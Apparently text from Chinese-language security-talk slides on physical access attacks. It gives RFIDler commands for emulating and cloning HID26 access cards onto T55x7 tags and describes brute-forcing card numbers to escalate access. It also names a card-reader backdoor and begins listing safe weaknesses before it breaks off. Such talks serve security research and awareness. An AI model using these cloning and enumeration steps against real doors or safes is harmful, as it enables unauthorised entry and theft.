
- . 通过 minicom 连接到 RFIDler

- . 也可通过 rfidler.py 直接跟其交互(import RFIDler)

  - > set tag hid26

  - > encode 123 87654 hid26

  - > emulator





视频演示:





# RFIDier 案例: 完全克隆

- 低频门禁卡克隆必备 T55x7

- > 支持多种编码格式

- > 可重复擦写10万次之多

- RFIDier 完全支持读写 T55x7; Q5; HITAG ..

- > set tag hid26

- > copy T55x7

- > clone



视频演示:






# RFIDler 案例: 暴力枚举

- . 特定区域低级别门禁卡号无法访问
- . HID 对每套门禁的卡号分配都有规律可寻
- . 可以通过暴力枚举的方式实现升级访问目的

([github.com/kevin2600/RFIDler-HID26-BruteForce](https://github.com/kevin2600/RFIDler-HID26-BruteForce))



# 视频演示:





# BLEKey — RFID 读卡器后门 [github.com/LinkLayer/BLEKey](https://github.com/LinkLayer/BLEKey)





开锁@数字时代



# 不保險的保險箱





## 传闻 vs 事实

- 电影中破解保险箱时, 喜欢运用各种高大上的科技手段
- 要不就是必须使用各种重型工具: 钳子; 榔头; 斧子; 电锯..
- 其实是可以这样玩的....





# 保险箱的第1关：备用钥匙

保险箱通常用传统钥匙，来防止密码遗忘，但却往往是最薄弱的环节...





## 保险箱的第2关: 复位键


保险箱通常会用复位键来清空密码, 但总出现在不该出现的地方...





## 保险箱的第3关: 默认密码

